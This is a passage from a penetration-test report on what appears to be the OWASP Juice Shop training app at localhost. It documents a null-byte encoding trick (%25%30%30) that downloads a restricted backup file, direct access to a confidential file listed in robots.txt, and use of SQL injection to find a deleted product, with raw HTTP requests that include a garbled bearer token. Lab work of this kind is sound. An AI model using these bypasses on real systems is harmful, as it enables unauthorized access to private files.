
Response

```


Pretty Raw Hex Render
1 HTTP/1.1 400 Bad Request
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: text/html; charset=utf-8
8 Vary: Accept-Encoding
9 Date: Mon, 05 May 2025 16:19:28 GMT
10 Connection: keep-alive
11 Keep-Alive: timeout=5
12 Content-Length: 3319
13
14 <html>
15   <head>
16     <meta charset='utf-8'>
17   <title>
18     BadRequestError: Bad Request
19   </title>
<style>
  *
  margin:0;

```

10. Then tried to encode %00:




11. And send:



The screenshot shows a browser developer tools interface with a red arrow pointing to the 'Send' button. The request URL is highlighted with a red box.

```
Pretty Raw Hex
1 GET /ftp/coupons_2013.md.bak%25%30%30.md HTTP/1.1
2 Host: 127.0.0.1:3000
3 sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0
  Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
```


12. Success – File was downloaded:




The screenshot shows a browser developer tools interface with a red box highlighting the response body content. The response status is HTTP/1.1 200 OK.

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Accept-Ranges: bytes
8 Cache-Control: public, max-age=0
9 Last-Modified: Tue, 08 Apr 2025 11:59:17 GMT
10 ETag: W/"8e-1961544de7d"
11 Content-Type: application/octet-stream
12 Content-Length: 142
13 Vary: Accept-Encoding
14 Date: Mon, 05 May 2025 16:22:54 GMT
15 Connection: keep-alive
16 Keep-Alive: timeout=5
17
18 n<MibgC7sn
19 mNTY#gC7sn
20 o*IvgC7sn
21 k#pD1gC7sn
22 o*I1pgC7sn
23 n(XRvgC7sn
24 n(XLtcC7sn
25 k#*AfgC7sn
26 q:<IqqC7sn
27 pEw8ogC7sn
28 pes[BgC7sn
29 1)eD#gC7ss
```


13. Copy the full URL from BurpSuite:



14. Open it in browser:



15. Backup file was successfully downloaded and saved locally:



6.4.6 Confidential Document

MEDIUM

Description:

A serious vulnerability was discovered in the application where a sensitive document containing confidential business acquisition plans can be accessed directly via URL tampering. No authentication or access controls are in place to prevent unauthorized access to this file. The file is exposed publicly and can be found by manually inspecting accessible directories like `/robots.txt` and then navigating to hidden folders listed there.

Impact:

The penetration tester was able to access a highly sensitive internal document revealing private business acquisition strategies. This could lead to:

- Exposure of confidential corporate plans, potentially damaging to the organization.
- Legal and compliance violations (e.g., GDPR, CCPA, etc.).
- Severe reputational harm and potential financial impact.
- Use of the information by malicious competitors or threat actors.

Vulnerability Location:


- **Component:** File Access via Direct URL
- **Vulnerable URL:** <https://127.0.0.1:3000/ftp/acquisitions.md>
- **Initial Clue Found At:** <https://127.0.0.1:3000/robots.txt>
- **IP Address Used During Testing:** 127.0.0.1:3000/#/

Recommendations:


- Restrict access to sensitive files by implementing proper authentication and authorization mechanisms.
- Remove or properly secure any internal folders referenced in `robots.txt`.

Proof of Concept (PoC):


1. Type this into the address bar: 127.0.0.1:3000/robots.txt



2. This file usually tells web crawlers which parts of the site not to index. Inside it, I saw a line that said: Disallow: /ftp
3. That was a hint that there's a hidden directory called /ftp. I went directly to it:



4. There are multiple files listed. click on one of them called: acquisitions.md
5. This file opened immediately without any login or protection, and it contained confidential document.



6.4.6 Leaked Unsafe Product

MEDIUM

- **Description:**

A previously deleted unsafe product was still accessible via a third-party source due to inadequate data leak prevention. The product and its dangerous ingredients should have been securely deleted from all systems, including backups and online references, but were still available, exposing sensitive product details.

- **Impact:**

The penetration tester was able to retrieve and view the sensitive composition of a discontinued and unsafe product. This poses a health and safety risk to consumers and demonstrates the failure to fully remove or sanitize sensitive data related to decommissioned items.

- **Vulnerability Location:**

- Location: Product database
-

- **CVE Reference:**

- **Recommendations:**

- Implement data leak prevention (DLP) mechanisms to detect and stop sensitive data from being shared or stored insecurely. (https://owasp.org/wwwcommunity/controls/Data_Leakage_Prevention)
 - Remove deprecated product data from all storage and third-party systems.
 - Monitor external platforms for leaked content and request takedowns when necessary.
 - Apply strong access controls and encryption to internal product databases.
 - Regularly audit database content for outdated or sensitive information.
-

• Proof Of Concept:

- Used a previous SQL Injection vulnerability to access the database containing product records, including removed ones.

- Review the database and identify a removed product due to safety concerns.

Request

```
Pretty Raw Hex
GET / HTTP/1.1
Host: localhost:3000
sec-ch-ua: "Not A[Brands];v=8", "Chromium";v="126"
Accept: application/json, text/plain, */*
Accept-Language: en-US
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGFpdkMh01J2dWNjZXNzIiw1ZGFOYSlGeypJpZC1GhUsInVzXJuW1ljoii1iwi2WhmW1o1JkeBqdwf1ZS1zlaC5vcC1sInh3NB3Xk1joi0013Y2hMGvLYThNzA2YzRjMzRHMtY40TFm0DRNz1iLCjb2xLjoiy13Vzdg9tXw1L3vhdG9hZmh2ZGvYXKmCSdmc1LC0b5RbU2j1cWj1joi1i1vaXMBYBpvdw1uJzv1Zm10N9hdC162j1w1jUtMDtMdkgjH64DcGNTMuTg21CswoMoMCIsInVzGFO2WBhdC161j1w1jUtMDtMdkgjH64H21GNDYu1zv1C5w1oMcIsInR1bGV2W8dC16bnVsHosInh1dC1GMtC09j0MhC4N40_qsSHcAvrX3kIGe2BvV81j0zPb0lN1axUy032n71DsXX7yNd110r0v2BhWS_UB0wHe3Oac6PdpW2zNwAbu1hQj0kO_0a93xerfowAfCqeirj-YNu4yqd2o53hd0qvh12sknkyXjkBsFry6aTR0TcyX0cVtAgLVPUUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Patch-Site: self-origin
Sec-Patch-Version: 1
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Accept: */*
Content-Type: application/json; charset=utf-8
status-dissise: cookieconsent_status-dismiss: continueCode=GEKSPr0nAyab3k_JV0el1f6nfGr1s5Pp1xrvYNg0ZzwX; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGFpdkMh01J2dWNjZXNzIiw1ZGFOYSlGeypJpZC1GhUsInVzXJuW1ljoii1iwi2WhmW1o1JkeBqdwf1ZS1zlaC5vcC1sInh3NB3Xk1joi0013Y2hMGvLYThNzA2YzRjMzRHMtY40TFm0DRNz1iLCjb2xLjoiy13Vzdg9tXw1L3vhdG9hZmh2ZGvYXKmCSdmc1LC0b5RbU2j1cWj1joi1i1vaXMBYBpvdw1uJzv1Zm10N9hdC162j1w1jUtMDtMdkgjH64DcGNTMuTg21CswoMoMCIsInVzGFO2WBhdC161j1w1jUtMDtMdkgjH64H21GNDYu1zv1C5w1oMcIsInR1bGV2W8dC16bnVsHosInh1dC1GMtC09j0MhC4N40_qsSHcAvrX3kIGe2BvV81j0zPb0lN1axUy032n71DsXX7yNd110r0v2BhWS_UB0wHe3Oac6PdpW2zNwAbu1hQj0kO_0a93xerfowAfCqeirj-YNu4yqd2o53hd0qvh12sknkyXjkBsFry6aTR0TcyX0cVtAgLVPU
x-None-Match: /-/353b-2kn4srnLgaJ7afhsrRaHflLPU"
```

Response

```
Pretty Raw Hex Render
1. "id": 10,
  "name": "Orange_Juice.jpg",
  "description": "Our famous & random selection of 10 bottles (each 500ml) of our tastiest juices and an extra fan shirt f or an unbelievable price! (Seasonal special offer! Limited availability!)",
  "price": "29.99",
  "deluxePrice": "29.99",
  "image": "undefined.jpg",
  "createdAt": "2025-05-09 18:11:38.843 +00:00",
  "updatedAt": "2025-05-09 18:11:38.843 +00:00",
  "deletedAt": null
},
{
  "id": 11,
  "name": "Christmas_Super-Surprise-Box_(2014_Edition).jpg",
  "description": "Our famous & random selection of 10 bottles (each 500ml) of our tastiest juices and an extra fan shirt f or an unbelievable price! (Seasonal special offer! Limited availability!)",
  "price": "29.99",
  "deluxePrice": "29.99",
  "image": "undefined.jpg",
  "createdAt": "2025-05-09 18:11:38.843 +00:00",
  "updatedAt": "2025-05-09 18:11:38.843 +00:00",
  "deletedAt": null
},
{
  "id": 11,
  "name": "Rippertuer_Special_Juice.jpg",
  "description": "A handpicked magical collection of the rarest fruits gathered from all around the world, like Cherymoys, Annona cherimola, Jaboticaba Myrciaria cauliflora, Bael, Akee, maradol... and others, at an unbelievable price! <br><span style='color:red;*>This item has been made unavailable because of lack of safety standards.</span> (This product is unsafe. We plan to remove it from the stock!!)",
  "price": "16.99",
  "deluxePrice": "16.99",
  "image": "undefined.jpg",
  "createdAt": "2025-05-09 18:11:38.843 +00:00",
  "updatedAt": "2025-05-09 18:11:38.843 +00:00",
  "deletedAt": null
},
{
  "id": 12,
  "name": "OWASP_Juice_Shop_Sticker_(2015/2016_design).jpg",
  "description": "Die-cut sticker with the official 2015/2016 logo. By now this is a rare collectors item. <em>Out of st
  ake</em>",
  "price": "1.00",
  "deluxePrice": "1.00",
  "image": "undefined.jpg",
  "createdAt": "2025-05-09 18:11:38.843 +00:00",
  "updatedAt": "2025-05-09 18:11:38.843 +00:00",
  "deletedAt": "2025-05-09 18:11:38.872 +00:00"
},
```

- searched for the product name online and “Rippertuer Special Juice”.

Rippertuer Special Juice Ingredients

```
[{"type": "Sugar Apple Annona squamosa", "description": "Sugar Apples or Sweetop, is native to the tropical Americas, but is also widely grown in Pakistan, India and the Philippines. The fruit looks a bit like a pine cone, and are about 10 cm in diameter. Under the hard, lumpy skin is the fragrant, whitish flesh of the fruit, which covers several seeds inside, and has a slight taste of custard."}, {"type": "Cherrymoya Annona cherimola", "description": "Cherrymoya, or custard apple, is a deciduous plant found in the high lying mountainous areas of South America. The fruit is vaguely round and is found with 3 types of skin - Impressa (indented), Tuberculate (covered in nodules) or Intermediate (a combination of the first two). The flesh inside the skin is very fragrant, white, juicy and has a custard like consistency. It is said that the fruit tastes like a combination of banana, passion fruit, papaya and pineapple. Mark Twain said in 1866 \" the most delicious fruit known to men, cherrymoya\""}, {"type": "Cocona Solanum sessiliflorum", "description": "Cocona fruit is another tropical fruit found in the mountainous regions of South America. It grows on a small shrub, and can miraculously grow from seed to fruit in less than 9 months, after which the fruit will take another 2 months to ripen. The fruit is a berry and comes in red, orange or yellow. It has a similar appearance to tomatoes, and is said to taste like a mixture between tomatoes and lemons."}]
```

<https://pastebin.com/90dUgd7s>

- Review the exposed content and identify the dangerous components.

```
39.   "type": "Hueteroneel",
40.   "description": "The manchineel is a round fruit about the size of a tangerine native to Mexico and the Caribbean. It's also known as the "beach apple" and can be quite tasty. It has reddish-greyish bark, small greenish-yellow flowers, and shiny green leaves. The tree has been used as a source of timber by Caribbean carpenters for centuries. It must be cut and left to dry in the sun to remove the sap. Only a warning, this coupled with Euromium Edule was sometimes found fatal, though the reports are scarce. A gum can be produced from the bark which reportedly treats edema, while the dried fruits have been used as a diuretic."
```

5. Report the unsafe product and leaked data to the website.


You successfully solved a challenge: Leaked Unsafe Product (Identify an unsafe product that was removed from the shop and inform the shop which ingredients are dangerous.)

Customer Feedback

Author
anonymous

Comment*
"Hueteroneel" that is when coupled with **"Eurogum Edule"** can16 sometimes found fatal.

Max. 160 characters 153/160

Rating 

CAPTCHA: What is 10+3+3 ?

Result*
16

Submit

This kind of exposure requires proper data leakage prevention, backend security measures to protect against unauthorized data retrieval and complete removal from public access.

5.4.7 Privacy Policy

INFORATIONAL

Description:

The application's **Privacy Policy page is only accessible after user authentication**. This restricts unauthenticated users from reviewing the platform's data handling practices before account creation.

Impact:

While not a technical vulnerability, this behavior may **violate transparency and compliance standards** (e.g., GDPR Article 12), which require privacy policies to be publicly accessible.


Vulnerability Location: 127.0.0.1/#/Privacy%20Policy

Recommendation:


